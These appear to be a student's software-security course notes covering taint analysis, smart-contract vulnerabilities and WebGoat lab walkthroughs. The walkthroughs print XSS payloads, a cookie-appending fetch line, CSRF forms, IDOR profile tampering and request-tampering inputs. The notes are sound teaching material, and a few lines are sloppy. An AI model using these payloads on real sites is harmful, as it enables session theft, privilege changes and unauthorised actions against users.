5.2 Binary taint sinks

Attack	Taint sink
Buffer overflow	Return address, jump address, function pointer, function pointer offset.
String format	Return address, jump address, function pointer, function pointer offset, system call arguments, function call arguments.
Integer overflow	Integer computations.
SQL injection	Function call arguments.
Command injection	System call arguments, function call arguments.
Error handling	Statements that may cause errors or throw exceptions, if such errors/exceptions are not handled properly in the code.
XSS	Output statements.
File access	File opening and directory traversal system and function calls (e.g., open).

5.3 Binary vs. source code

Binary taint analysis is often restricted to the taint status of return address, jump address, function pointers and function pointer offsets, which makes it more efficient but less powerful:

- The gap between time of detection and time of attacks might be high.
- Some attacks go undetected (e.g., integer overflow).
- User defined sanitizations are not considered.

5.4 Under-tainting / over-tainting

A taint policy may be too permissive or too strict:

- **False negatives**: The taint policy underestimates the taint sets, hence potentially missing some attacks (i.e., leaving some attacks unnoticed).
- **False positives**: The taint policy overestimates the taint sets, hence potentially reporting false alarms (i.e., halting the program during legal executions).

Example

In binary taint analysis, the taint policy might be:

- **Memory offsets derived from user input are untainted**: Attackers can use memory data to redirect the control flow, by controlling the offset, without being noticed (false negative).

- **Memory offsets derived from user input are tainted**: Legal access to data according to a user defined input are regarded as attacks (false positive).

```
// false negative
x = input();
y = load(z + x);
goto y;
// false positive
x = input();
y = load(z + x);
process(y);
```

5.5 Static vs. dynamic taint analysis

Static taint analysis:

- **Conservative**: No false negatives
- **Potentially over-conservative**: False positives
- **No taint check**: False alarms
- **Performance**: No overhead

Dynamic taint analysis:

- **Undertainting**: False negatives
- **Overtainting**: False positives
- **Taint check** (on source code): Precise alarms
- **Performance**: Major penalties

Exercise

Perform static taint analysis on the following example, decide if the code is vulnerable to XSS based on its result. Discuss if the vulnerability is a true positive or a false positive. In case it is a true positive, provide an attack vector and describe a possible fix.


```
<?php
 1  $n = $_GET["n"]);
 2  $q = $_POST["query"];
 3  $q = htmlentities($q);
 4  if (is_numeric($n)){
 5    echo "Your query #: " . $n;
 6  }
 7  echo "Query: " . $q;
 8  if ($n <= 100){
 9    echo "You have used " . $n . " queries out of 100";
10 }
?>
```

6 Security of Smart Contracts

- **Blockchain**: decentralised data structure used by cryptocurrencies (e.g., Bitcoin, Ethereum) to record transactions, such as payments (consensus protocol, no need for trusted party).
- **Smart contract**: full-fledged program that is run on a blockchain and implements a contract between users. It is used for saving wallets, investments, insurances, games, etc. In 2016 more than 15k smart contracts were deposited in the Ethereum platform.

Problem: programs have bugs, but bugs in smart contracts might generate illegal gains and losses; moreover, bugs in smart contracts cannot be patched (smart contracts are irreversible).

6.1 Consensus protocol



1. In every epoch, each miner can propose a block of new transactions to update the blockchain
2. A leader is elected probabilistically
3. The leader broadcasts the proposed block to all miners
4. All miners update the blockchain and include the new block

In **Bitcoin** the state of an account with a given address holds some coins (balance), in Ethereum accounts include coins, executable code and persistent (private) storage (balance, code, storage).

6.2 Smart contracts

A Smart contract is an autonomous agent stored in the blockchain by a "creation" transaction, with a state consisting of balance and private storage, and whose code is stored as Ethereum Virtual Machine bytecode.

```
contract Puzzle{
  address public owner;
  bool public locked;
  uint public reward;
  bytes32 public diff;
  bytes public solution;

  function Puzzle() //constructor{
    owner = msg.sender;
    reward = msg.value;
    locked = false;
    diff = bytes32(11111); //pre-defined difficulty
  }

  function(){ //main code, runs at every invocation
    if (msg.sender == owner){ //update reward
      if (locked)
        throw;
      owner.send(reward);
      reward = msg.value;
    }
    else
      if (msg.data.length > 0){ //submit a solution
        if (locked) throw;
        if (sha256(msg.data) < diff){
          msg.sender.send(reward); //send reward
          solution = msg.data;
          locked = true;
        }}}}
```

When a "contract creation" transaction is executed, all miners modify the blockchain state adding the new contract:

- the contract is assigned a new address
- a private storage is created and initialized by running the constructor
- the EVM bytecode is associated with the contract

The contract owner invokes a transaction to update the reward. Other users invoke a transaction to submit their solution to the puzzle.

6.2.1 Gas system

Each EVM instruction needs a pre-specified amount of **gas** to be executed: users sending a transaction specify **gasPrice** and **gasLimit**. Miners who execute the transaction receive gasPrice multiplied by the actually consumed gas, up to gasLimit. If the execution exceeds gasLimit, it is rolled back and cancelled, but the sender has still to pay gasLimit to the miner.

6.3 Security bugs

There are 4 types of bugs:

- Transaction-Ordering Dependence (TOD)
- Timestamp dependence
- Mishandled exceptions
- Reentrancy vulnerability

6.3.1 Transaction-Ordering Dependence

If a block contains two transactions T_i, T_j invoking the same contract, the order of execution is unknown until the miner who mines the block decides it. If the final state depends on the transaction order, it is unknown at the time of transaction submission.

```
1 contract MarketPlace{
2   uint public price;
3   uint public stock;
4   /.../
5   function updatePrice(uint _price){
6     if (msg.sender == owner)
7       price = _price;
8   }
9   function buy (uint quant) returns (uint){
10    if (msg.value < quant * price || quant > stock)
11      throw;
12    stock -= quant;
13    /.../
14  }}
```

If owner and user submit a transaction at the same time, the user might receive a reward different from the reward observed when the transaction was submitted. A malicious owner might listen to the network and when a solution is submitted, a transaction to reduce the reward is also submitted, possibly with a high `gasPrice` to incentivise miners to include it in the next block.

If there are multiple buy requests, some might be cancelled even if `quant` $\leq$ `stock` at the time of transaction submission. Buyers may have to pay higher than the price observed at transaction submission time if an **updatePrice** transaction is executed before the buy transaction.

6.3.2 Timestamp dependence

A contract may use the block timestamp to execute critical operations (e.g., sending money), but the block timestamp is set by the block miner.

```
contract theRun {
  uint private Last_Payout = 0;
  uint256 salt = block.timestamp;
  function random returns (uint256 result){
    uint256 y = salt * block.number/(salt%5);
    uint256 seed = block.number/3 + (salt%300)
                   + Last_Payout +y;
    //h = the blockhash of the seed-th last block
    uint256 h = uint256(block.blockhash(seed));
    //random number between 1 and 100
    return uint256(h % 100) + 1;
  }}
```

A random number is used to assign a jackpot. The miner can set the block timestamp within a margin (∼900s) of the current local time. Since all parameters involved in the computation of random are known, the miner can predict the result for each timestamp and can choose the timestamp that awards the jackpot to any player she pleases.

6.3.3 Mishandled exceptions

A contract may raise an exception (e.g., if there is not enough gas or the call stack limit = 1024 is exceeded), but the error might be propagated to the caller either as an exception or as boolean value false (e.g., send returns false upon error).

```
contract KingOfTheEtherThrone {
  struct Monarch {
    // address of the king.
    address ethAddr;
    string name;
    // how much he pays to previous king
    uint claimPrice;
    uint coronationTimestamp;
    }
  Monarch public currentMonarch;
  // claim the throne
  function claimThrone(string name) {
    /.../
    if (currentMonarch.ethAddr != wizardAddress)
      currentMonarch.ethAddr.send(compensation);
    /.../
    // assign the new king
    currentMonarch = Monarch(
        msg.sender, name,
        valuePaid, block.timestamp);
  }}
```

If `ethAddress` is a contract address (or a dynamic address) instead of a normal address, more gas may be required. A contract may call itself 1023 times before calling `claimThrone`. In both cases, if `send` fails, king looses throne without compensation.

6.3.4 Reentrancy vulnerability

When a contract calls another contract, the current execution waits for the call to finish in an intermediate, possibly inconsistent state. The callee may call back the caller in such inconsistent state.

```
contract SendBalance {
mapping (address => uint) userBalances;
bool withdrawn = false;
function getBalance(address u) constant returns(uint){
 return userBalances[u];
}
function addToBalance() {
 userBalances[msg.sender] += msg.value;
}
function withdrawBalance(){
 if (!(msg.sender.call.value(
   userBalances[msg.sender])())) { throw; }
 userBalances[msg.sender] = 0;
 }}
```

The default function value of the `sender` may call `withdrawBalance` again, causing a double transfer of money. The recent **TheDao** hack exploited a reentrancy vulnerability to steal around 60 M$.

6.4 Fixing smart contracts vulnerabilities

- Guarded transactions (for TOD)
- Deterministic timestamp
- Better exception handling

However, to deploy these solutions all clients in the Ethereum network should be upgraded.

6.4.1 Guarded transactions

Objective: contract invocation either returns the expected output or fails. The contract is called with the expected condition.

6.4.2 Deterministic timestamp

Instead of using the (easy to manipulate) **block timestamp**, contracts should use **block index**.


- The block index always increase by 1;
- no flexibility at attacker side.

$$\text{timestamp} - \text{lastTime} > 24\text{hours} \Rightarrow \text{blockNumber} - \text{lastBlock} > 7200$$

6.4.3 Better exception handling


- Automatically propagate exceptions (at EVM level) from callee to caller.
- Adding explicit **throw** and **catch** statements.

6.5 Static Analysis





```
15 function(){
16   if (msg.sender == owner){
17      if (locked)
18         throw;
19      owner.send(reward);
20      reward = msg.value;
21   }
22   else
23      if (msg.data.length > 0){
24         if (locked) throw;
25         if (sha256(msg.data) < diff){
26            msg.sender.send(reward);
27            solution = msg.data;
28            locked = true;
29         }}}
```

Symbolic execution



6.5.1 The Oyente tool



The tool reports any vulnerabilities found in the input contract; 4k LOC of python; Z3 solver.

- CFG Builder extracts CFG from EVM bytecode (dynamic jumps are left unresolved; they are determined during symbolic execution)
- Explorer performs symbolic execution of paths in depth first order; paths proved unfeasible by the solver are discarded
- Core analysis checks if vulnerabilities are present:
  - TOD detector checks if output can differ when order of transactions is changed
  - Timestamp detector uses a symbolic variable to propagate timestamp
  - Mishandled exception detector checks if call is followed by ISZERO check
  - Reentrancy detector checks if path condition for call is satisfiable by the callee
- Validator eliminates false positives by checking the feasibility of the path conditions involved in the discovered vulnerabilities by means of the Z3 solver

6.6 Experimental Results

- 19,366 smart contracts holding 3M Ethers (30 M$)
- Average balance = 318.5 Ethers (4,523 $)
- 366,213 feasible paths, found by Oyente in 3,000h on Amazon EC2

Quantitative results

False Positives (FP) were checked on 175 contracts, for which source code was available, with a FP rate of 6.4% (10 / 175).

- Exception prevalence: due to small call stack depth (< 50) in benign runs;
- Reentrancy FP: use of send instead of call; the latter sends all remaining gas to callee, who can use it to perform additional calls, while the former limits such amount.

Qualitative results

Ponzi (pyramid scheme):

- new investments are used to pay previous investors and to add to the jackpot;
- after 12h with no investments, the last investor and the contract owner share the jackpot.

```
function lendGovernmentMoney(address buddy)
    returns (bool) {
    uint amount = msg.value;
    // check the condition to end the game
    if (lastTimeOfNewCredit + TWELVE_HOURS >
        block.timestamp) {
        msg.sender.send(amount);
        // Sends jacpot to the last creditor
        creditorAddresses[creditorAddresses.length - 1]
            .send(profitFromCrash);
        owner.send(this.balance);

        // Reset contract state
        lastCreditorPayedOut = 0;
        lastTimeOfNewCredit = block.timestamp;
        profitFromCrash = 0;
        creditorAddresses = new address[](0);
        creditorAmounts = new uint[](0);
        round += 1;
        return false;
    }}
```

- An attacker may call the contract after 1023 self-calls, to make `send` instructions fail. A second call to the contract results in the owner receiving the entire balance, because the contract state has been reset and `creditorAddresses.length` is zero
- An attacker may pick a timestamp ahead 12h to favour the last investor or before 12h to allow for additional investors to join the contract

EtherId:

- create, buy and sell Ether Ids

```
// ID on sale, and enough money
if(d.price > 0 &&  msg.value >= d.price){
    if(d.price > 0)
        address(d.owner).send(d.price);
    d.owner = msg.sender;// Change the ownership
    d.price = price;      // New price
    d.transfer = transfer;  // New transfer
    d.expires = block.number + expires;
    DomainChanged( msg.sender, domain, 0 );
}
```

If `send` fails, id ownership is changed, but the initial id owner does not receive the payment. To force `send` to fail, an attacker may:

- provide insufficient gas for the owner's address (e.g., when the owner's address is a contract address, instead of a normal address)
- call itself 1023 times before calling EtherId

6.7 Conclusion

Smart contracts are a new kind of software, with very specific features, such as:

- distributed execution semantics
- peculiar transaction model
- time dependency
- peculiar error handling model
- peculiar reentrancy model

Bugs in smart contracts may be subtle and difficult to detect; yet they may have major, impactful consequences:

- contract users are expected to be proficient in code comprehension, since code is the norm ("code is law")
- there is no liability for bugs
- bugs cannot be patched (executions are irreversible)
- deficiencies in current contract execution model can be fixed only if all clients upgrade to a new version of the protocol

Exercise

Perform static taint analysis on the following example, decide if the code is vulnerable to XSS based on its result. Discuss if the vulnerability is a true positive or a false positive. In case it is a true positive, provide an attack vector and describe a possible fix.

```
<?php
 1  $n = $_GET["n"]);
 2  $q = $_POST["query"];
 3  $q = htmlentities($q);
 4  if (is_numeric($n)){
 5    echo "Your query #: " . $n;
 6  }
 7  echo "Query: " . $q;
 8  echo "Your next query #: " . ($n + 1);
?>
```

...

It is not printed '`$n`', but '`$n + 1`': PHP converts automatically '`$n`' to a number to execute the numeric operation, hence this is a false positive.

Part II
LABORATORY

7 Laboratory 1

7.1 OWASP Zap

Zap is a security tool to search vulnerabilities in web applications.

7.2 WebGoat

WebGoat is a localhost server that contains exercises to train with security. In this case, it was used to study SQL injection.

7.3 Homework 1

See the linked PDF for more informations about it.

7.3.1 After the correction

The exercise would have been faster with the use of **Fuzzer**, a Zap tool that makes possible to repeat HTTP requests, without writing again all the unchanged data and by altering selected parts of it with *rules*. For example, by selecting the starting position in substring you can make it change of value in an interval (from 1 to 23 in this case) while also editing the letter to be checked (mantain separeted more conditions if the objective is to concatenate them). To use it just search in the requests history for the desired request, right-click and select *Attack->Fuz*.

8 Laboratory 2

Really simple:

- non-prepared statements **bad**
- prepared statements **good**

Queries without prepared statements are subject to SQL injection.

```
name_query = "SELECT * FROM names WHERE first_name = " + name + ";"
cursor = conn.execute(name_query)
```

To use prepared statements, replace the query parameters with `?`, create a tuple of parameters (in the correct order) and execute the query with it:

```
query = "SELECT * FROM names WHERE first_name = ?;"
params = (name, )   #tuple
c.execute(query, params)
```

8.1 Homework 2

See the linked PDF for more informations about it.

9 Laboratory 3

9.1 Postman

Application to make GET requests with parameters. For example in *www.bing.com* you can add a key, which is the name of the parameter, called *q*, and the value *xss*: the request sent is: *https://www.bing.com/search?q=xss*.

9.2 XSS Reflected scripting

The XSS reflected scripting does not alterate the server data, it just show the changes based on the request. The XSS scripts can be avoided by sanitizing the text in input. For example in a Python code this is done by using the *escape()* function.

9.3 WebGoat - XSS

In the search field:

```
<script>console.log(webgoat.customjs.phoneHome() ) </script>
```

or:

```
<script>webgoat.customjs.phoneHome()</script>
```

because the function makes the alert itself.

9.4 Homework 3

See the linked PDF for more informations about it.

9.4.1 After the correction

From the javascript log in the browser it is possible to get the cookie rapidly. The exercise 3 could have been done also by pressing a button to change page or just to fetch the result. In this last case just use:

```
onclick("fetch('secret?cookies='.concat(x)")
```

10 Laboratory 4

10.1 Stored XSS

It is possible to add a new station with a link in the name:

```
/add?id=543&location=<a href="www.bing.com">Torino</a>
```

The content is going to be stored in the database (it is permanent). It is not possible to inject in the id field because there are some checks made. A check on the client side is not going to be really efficient, so it is better to add the sanitization to the server side (same as with the reflected XSS).

10.2 Client-side filtering/tampering

NEVER filter sensitive data client-side: the user can see all the data stored in the client!

```
var users = fetch('localhost:5000/users')
for(const u of users) {
    if (u.role != 'ceo') {
        document.append('<li>' + u.name + u.salary + '</li>')
    }
}
```

NEVER trust input sent by client: the user can manipulate the requests and pass client limitation. For example, if the service lets you choose, with a dropdown menu, between three possibilities but it lets you know that there is a fourth for specific users, it is possible to edit the request to select it (via ZAP).

10.3 Direct Object Reference

Given for example the URL, with the ending number corresponding to the user ID:

```
See all my personal detail at:
https://some.company.tld/app/user/23398
```

If authorization is not well implemented, it may be easy to access private detail just by changing it with a different ID. Direct Object Reference should be avoided or at least made safe.

10.4 WebGoat - Client Side

Bypass front-end restrictions

Users have a great degree of control over the front-end of the web application. They can alter HTML code, sometimes also scripts. This is why apps that require certain format of input should also validate on server-side.
For the first exercise, go in request editor (right->open/resend with Request Editor..) of ZAP, edit the request to:

```
select=option3&radio=option3&checkbox=org&shortInput=123456
```

For the second one, as before:

```
field1=AB&field2=WE&field3=^^^&field4=ven&field5=we&
    field6=aaaaa&field7=aaa&error=0
```

Both exercises can also be made by adding a breakpoint (left of the HUD) and edit the requests before sending them.

Html tampering

Browsers generally offer many options of editing the displayed content. Developers therefore must be aware that the values sent by the user may have been tampered with.
For the exercise, similar to before just edit the request like this:

```
QTY=2&Total=0.99
```

10.5 Homework 4

See the linked PDF for more informations about it. An alternative: check network tab in ispector, find the request made to:

`http://localhost:8881/WebGoat/clientSideFiltering/challenge-store/coupons/123`

Remove '123' and get the URL to the JSON file with the coupons.

11 Laboratory 5

11.1 WebGoat - Access Control Flaws

The access control flaw covered is the Direct Object Reference. Direct Object References are when an application uses client-provided input to access data and objects.

`https://some.company.tld/dor?id=12345`

These are considered insecure when the reference is not properly handled and allows for authorization bypasses or disclose private data that could be used to perform operations or access data that the user should not be able to perform or access.
In exercise 3 analyze the page and in the network tab search for the profile file. It is easy to recover the infos hidden from the page:

```
"role" : 3,
"color" : "yellow",
"size" : "small",
"name" : "Tom Cat",
"userId" : "2342384"
```

In exercise 4 just access the page with:

`WebGoat/IDOR/profile/2342384`

In exercise 5 try to change the id number, until you get to:

`http://localhost:8881/WebGoat/IDOR/profile/2342388`

`"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"`

Editing can be done with or without ZAP:

- **With ZAP**: modify the request, making it a PUT and adding the parameters in the body
- **Without ZAP**: open postman and do a GET with the above URL. The session cookies from the current session ('`document.cookie`' in the console of firefox) have to be added to localhost (with path '/WebGoat'), so that the logins are already executed. Then change the request to a PUT and in the **body** tab change to **raw** and switch from **text** to **JSON**, then write:

  ```
  {
      "role" : 1,
      "color" : "red",
      "size" : "large",
      "name" : "Buffalo Bill",
      "userId" : "2342388"
  }
  ```

11.2 Homework 5

See the linked PDF for more informations about it.

11.2.1 After the correction

The necessary value could be retrieved in *WolframAlpha* with this calc:

$$0 = 1500 * x + 1200 \; mod \; (2^{32})$$

To fix the vulnerability, the use of double/floats/unsigned int instead of integers is not enough: a limit is always needed. Other solutions were with the use of the *BigNumber* library.

12 Laboratory 6

12.1 Call stack

When you call a function, the system sets aside space in memory for that function to do its necessary work. We call such chunks of memory **stack frames**.

```
#include <stdio.h>
int foo1(int a, int b) {
    int c = a + b;
    return c;
}
int main(){
    foo1(1, 2);
    return 0;
}
```

Registries:

- **ESP**: points to the last thing pushed on the stack
- **EIP**: points to the next instruction to execute
- **EBP**: address of the frame's base

`CALL <addr>` pushes the current value of EIP and changes EIP to `<addr>`.

Arguments are pushed onto the stack before a function call.

12.2 Calling foo1

TODO, a lot of images with stack push and pop, etc.

12.3 Buffer Overflow

Buffer Overflow (BOF) consists on reading/writing more than the allocated buffer amount.

```
int foo() {
    char a = 'a';
    char buf[3];
    char password[] = "ciao";
    strcpy(buf, password);
    printf("%s", buf);
    printf("\n%c", a);  //'o' printed,
    return 0;
}
int main() {
    foo();
    return 0;
}
```

The buffer `buf` can contain 3 chars, with `strcpy` we are trying to copy 4 chars to it. In this example, the content that can not be contained, so the final 'o' of the char array, will overflow into the variable '`a`', overwriting its content. If the password was '`cia\0o`', the value of 'a' would be printed as empty, because the end of string character.

12.4 Homework 6

See the linked PDF for more informations about it.

12.4.1 After the correction

Something not requested by the exercise: with the solution provided, if the string "pass" is inserted (the one copied by the program) the output will be not succesfull. This can be fixed by addin a EOL character in the "strcpy" function:

```
strcpy(secret, "pass\n");
```

13 Laboratory 7

13.1 WebGoat - Cross-Site Request Forgeries

Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.
CSRF commonly has the following characteristics:

- It involves sites that rely on a user's identity.
- It exploits the site's trust in that identity.
- It tricks the user's browser into sending HTTP requests to a target site.
- It involves HTTP requests that have side effects.

At risk are web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action. A user who is authenticated by a cookie saved in the user's web browser could unknowingly send an HTTP request to a site that trusts the user and thereby causes an unwanted action. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

In exercise 3 the submit query open the URL:

```
/WebGoat/csrf/basic-get-flag?csrf=false&submit=Submit+Query
```

To complete the exercise it is needed to trigger the form from an external source while logged in. That is made possible by creating a simple HTML file:

```
<html><body>
    <form action="http://localhost:8881/WebGoat/csrf/
            basic-get-flag" method="GET">
        <input name="csrf" type="hidden" value="false">
        <input name="submit" type="hidden" value="submit">
        <input name="submit" type="submit" value="submit">
    </form>
</body></html>
```

This file contains 3 input tags: the first 2 are the parameters in the original URL (and are hidden), the last one is for the new submit button, which triggers the call of the URL:

```
/csrf/basic-get-flag?csrf=false&submit=submit&submit=submit
```

A success message will be returned, with the flag value requested.

Exercise 4 is similar, but a PUT request is needed. The button tries to execute the request:

```
/csrf/review/reviewText=Wow&stars=5&validateReq=2aa14227b9a13d0bede0388a7fba9aa9
```

The HTML page will be:

```
<html><body>
    <form action="http://localhost:8881/WebGoat/csrf/review"
            method="POST">
        <input name="validateReq" type="hidden"
            value="2aa14227b9a13d0bede0388a7fba9aa9">
        <input type="hidden" name="reviewText" value="lol">
        <input type="hidden" name="stars" value="5">
        <input type="submit" name="submit" value="submit">
    </form>
</body></html>
```

13.2 Cross-Origin Resource Sharing (CORS)

Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to tell browsers to give a web application running at one origin, access to selected resources from a different origin. A web application executes a cross-origin HTTP request when it requests a resource that has a different origin (domain, protocol, or port) from its own.


An example of a cross-origin request: the front-end JavaScript code served from

`https://domain-a.com`

uses XMLHttpRequest to make a request for

`https://domain-b.com/data.json`.

For security reasons, browsers restrict cross-origin HTTP requests initiated from **scripts**. For example, **XMLHttpRequest** and the Fetch API follow the same-origin policy. This means that a web application using those APIs can only request resources from the same origin the application was loaded from, unless the response from other origins includes the right CORS headers.



13.3 Homework 7

See the linked PDF for more informations about it.

14 Laboratory 8

XAMPP

Install XAMPP and clone 'inventory-management-system' repository into *htdocs* repository, then change permissions to all its files with:

```
sudo chmod 777 -R /opt/lampp/htdocs/
```

Pixy

Tool for taint analysis in PHP.


Project

Introduction to the project.

15 Laboratory 9

There are 3 levels of software testing, organized in the *Test pyramid*:

- **E2E**: Testing the system as a whole (GUI)
- **Integration**: Individual units are combined and tested as a group
- **Unit**: Testing of a single function/class



End-to-End (E2E) Testing

Testing the system as a whole, all interfaces and backend systems. It is performed from start to finish under real world scenarios like communication of the application with hardware, network, database and other applications...

E2E Test Case

Triple:


- Sequence of user events from the initial page (state) to the target page (state)
- Sequence of Inputs (e.g., to fill in a form)
- Expected result (oracle)

Example of **user events**:

- Click a button
- Select a CheckBox or Radio Button
- Insert text in a text field (an input value is necessary)

Selenium WebDriver

This can be automated with Selenium WebDriver: it's a software designed to support modern dynamic web pages, it exploits browser's native support for automation (WebDriver) and exposes these features through a uniformed programming interface (API).



It will work with the browser natively while executing commands from outside the browser as the application user would.
To use it, write a script that:

1. Goes to a page
2. Locates an element

3. Does something with that element (e.g., click)

An element can located:

- **By id**
  - HTML: `<input id="email" ... />`
  - WebDriver: `driver.findElement( By.id("email") );`
- **By name**
  - HTML: `<input name="cheese" type="text"/>`
  - WebDriver: `driver.findElement( By.name("cheese") );`
- **By Xpath**
  - HTML

    ```
    <html>
    <input type="text" name="example" />
    <input type="text" name="other" />
    </html>
    ```

  - WebDriver: `driver.findElement( By.xpath("/html/input[1]") );`

IDs are the best choice, however:

- IDs don't always exist (adding Ids everywhere is impractical or not viable)
- Their uniqueness is not enforced
- In some cases, they are 'auto-generated' and so unreliable

Absolute vs. relative XPath

XPath (XML Path Language) is a query language XPath (XML Path Language) is a query language for selecting nodes XPath (XML Path Language) is a query language for selecting nodes from an XML document.

- **Absolute XPath.** It begins with single slash "/' which means start the search from the root node

  ```
  /html/body/div/input => input{1,2,3,4}
  /html/body/div[1]/input[2] => input2
  ```


- **Relative XPath.** It begins with double slash "//' which represents search in the entire web page

  ```
  //input => input{1,2,3,4}
  //div/input[1] => input{1,3}
  //div[2]/input[2] => input4
  ```

  Still relative:

  ```
  /body//a => link{1,2,3}
  ```

  It searches in the entire subtree under the body node.



Example

TestFindExistingOwner JUnit Test on the petshop website:

```
//1: go to web page
driver.get(URL);

//2: press 'find owners'
WebElement button = driver.findElement(
    By.xpath("/html/body/nav/div/div[2]/ul/li[3]/a"));
button.click();

//3: insert owner's last name ("Black")
//input[@id='lastName']      <-- relative xpath
WebElement textBox = driver.findElement(By.id("lastName"));
textBox.sendKeys("Black");

//4: click on button 'find owner'
WebElement buttonSubmit = driver.findElement(
    By.xpath("//button[@class='btn btn-default']"));
buttonSubmit.click();

//5: assert that "Black" is the last name
WebElement nameField = driver.findElement(
    By.xpath("/html[1]/body[1]/div[1]/div[1]
                /table[1]/tbody[1]/tr[1]/td[1]/b[1]"));
String completeName = nameField.getText();
String surname = completeName.split(" ")[1].trim();

String expectedSurname = "Black";
String actualSurname = surname;
assertEquals(expectedSurname, actualSurname);
```

16 Laboratory 10

Test scripts are difficult to read because of a lot of implementation details. Often changes in the Web app breaks multiple tests (fragile test scripts) and duplication of locators and code across test scripts do not allow reuse. To fix these points it is possible to use the Page Object Pattern.

Page Object Pattern

The PO pattern adds a level of abstraction between the test scripts and the web pages with the aim of reducing the coupling among them.

The idea is creating a page class for each web page; each method encapsulates a page's functionality (e.g., login). The advantages with this pattern are:

